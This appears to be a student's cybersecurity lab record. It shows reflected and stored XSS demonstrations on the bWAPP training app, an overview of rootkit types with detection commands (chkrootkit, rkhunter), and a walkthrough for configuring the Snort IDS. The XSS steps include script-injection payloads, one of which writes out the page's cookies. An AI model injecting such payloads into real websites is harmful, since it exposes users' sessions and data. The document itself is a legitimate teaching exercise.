
Payload used : ("}]}';alert(/hacked/)</script>

Step 1 : open wbapp website


Step 2 : select the attack type




Step 3: Enter the reflect input



<u>Step 4 : Enter the payload</u>



Step 5 : At the end we can see A pop-up message by that we can conclude that the website is vulnerable



Conclusion: Reflected XSS attack had don on website


Best regards

Papena Adithya


Cross site scripting (XSS) - Stored

1. Open bWAPP in any web browser.

2. Log in with default credentials (bee,bug).



3. Select Cross-Site Scripting - Stored (Blog) and click on Hack.





4. Give input of your choice, ensure the add check box is selected and click on submit. You will notice your entry has been added.

5. Ensure the add check box is selected and click on submit.

6. Enter the below payload in the checkbox


   <script>alert("PseudoTime");document.write(document.cookie)</script>





7. In the next appearing checkbox enter the below payload.

<script>prompt("Enter Your Name")</script>



8. When the Add and Delete both checkboxes are selected and the Submit button is clicked, the output is displayed but entries are not deleted.

Whenever the web page reloads the popup will be displayed.

Experiment :11

Aim : Investigate the functioning of a Rootkit and demonstrate techniques to detect it

A rootkit is a program or a collection of malicious software tools that give a threat actor remote access to and control over a computer or other system.

A rootkit is a stealth program installed on your computer that gives a hacker full control of your system and is not detected by anti-virus software.

A virus is a malicious executable code attached to another executable file which can be harmless or can modify or delete data.

The term "rootkit" comes from the combination of "root" (the highest level of administrative privilege in Unix-based systems) and "kit" (a set of tools or software).

Types of rootkits

Types of rootkits

Bootloader rootkit

As soon as you turn on a computer, its bootloader loads the operating system. A bootloader rootkit infiltrates this mechanism, infecting your computer with the malware before the operating system is ready to use. Bootloader rootkits are less of a menace nowadays thanks to security features like Secure boot.

Tools:

1.Brain

2.Dreamboot

3.Rovnix

4.BootHole

Firmware rootkit

Firmware is a type of software the provides rudimentary control over the piece of hardware it's written for. All types of devices, from mobile phones to washing machines, can have firmware. A firmware rootkit is challenging to find because it hides in firmware, where cybersecurity tools usually don't look for malware.

Tools

1.Mebromi

2.Hacking team UEFI Rootkit

3.IntelBIOS Guard/Boot Guard

4. AMD SecureBoot

5.LoJax

Kernel Rootkits

Your operating system's kernel is a bit like its nervous system. It's a critical layer that assists with essential functions. A kernel rootkit can be catastrophic because it attacks a core component of your computer and gives a threat actor significant control over a system.

Tools

1.Diamorphine

2.Skidmap rootkit

3. Ramsay

4.Crisis/DaVinci

5.Inficere

Memory rootkit

Memory rootkits reside on your computer's RAM and can slow down your machine while performing malicious tasks. You can usually clear a memory rootkit by restarting your computer, as a simple restart clears your machine's memory of all processes.

Application rootkit

An application rootkit may modify your regular files with rootkit code, giving the rootkit's author access to your machine every time you run the infected files. However, this type of malware is easier to spot because files carrying such rootkits can behave atypically. In addition, your security tools have a better chance of identifying them.

How are rootkits detected and removed?

Rootkits aren't easy to detect because of their secretive nature. In addition, some rootkits can bypass cybersecurity software. Still, there are some symptoms a rootkit may present:

#1 System crashes: A rootkit that infects your computer's bootloader, hard drive, BIOS, or applications may cause system crashing software conflicts.

#2 Software Malfunctions: Are you noticing slowdowns, mysterious settings changes, or web browser malfunctions? A rootkit can be responsible for such issues.

#3 Antivirus crash: Should your antivirus deactivate without cause, try an anti-rootkit scan to search for malware. Afterwards, reinstall your cybersecurity software.

Commands;

Check rootkit -h


chkroot

rkhunter


Experiment 12:

Aim: to set up basic IDS like snort and test its effectiveness in detecting different types of attacks

1. Download snort executable file from https://www.snort.org/downloads
2. Run the executable to install it
3. After installing a reminder to install npcap will pop up



4.
5. Download the npcap from https://npcap.com/ and install it
6. Now after installing snort and npcap open command prompt and go to C:\snort\bin and run snort -v command to check if snort is installed or not.



7.
8. After installing the next important step is to configure the snort
9. For configuration download the rules file from https://www.snort.org/downloads/#rule-downloads (snort v2.9 rule)
10. Unzip it and the most important file is the snort.conf file, edit it with notepad++
11. Now set up the network address snort is protecting by editing
    HOME_NET
12. Setup the external network into anything that is not home network.

```
44  # Setup the network addresses you are protecting
45  ipvar HOME_NET #your_ip
46
47  # Set up the external network addresses. Leave as "any" in most situations
48  ipvar EXTERNAL_NET !$HOME_NET
```

13.

14. Set the path for rules and comment the SO_RULE_PATH

```
# Path to your rules files (this can be a relative path)
# Note for Windows users:  You are advised to make this an absolute path,
# such as:  c:\snort\rules
var RULE_PATH c:\snort\rules
#var SO_RULE_PATH ../so_rules
var PREPROC_RULE_PATH c:\snort\preproc_rules
```

15.
16. And also set the BLACK and WHITE_LIST PATH

```
# If you are using reputation preprocessor set these
# Currently there is a bug with relative paths, they are relative to where snort is
# not relative to snort.conf like the above variables
# This is completely inconsistent with how other vars work, BUG 89986
# Set the absolute path appropriately
var WHITE_LIST_PATH c:\snort\rules
var BLACK_LIST_PATH c:\snort\rules
```

17.
18. Also set the log file

```
# Configure default log directory for snort to log to.  For more information see snort -h command line options (-l)
#
config logdir: c:\snort\log
```

19.
20. Set the path for preprocessor libraries and engine.

```
# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

21.
22. Now save the changes in .conf file and exit
23. To apply the rule open command prompt in c:\snort\bin and run this command “snort -i 5 -c c:\snort\etc\snort.conf -T” to apply the changes.
24. Also run “snort -W” to see available interfaces for intrusion detection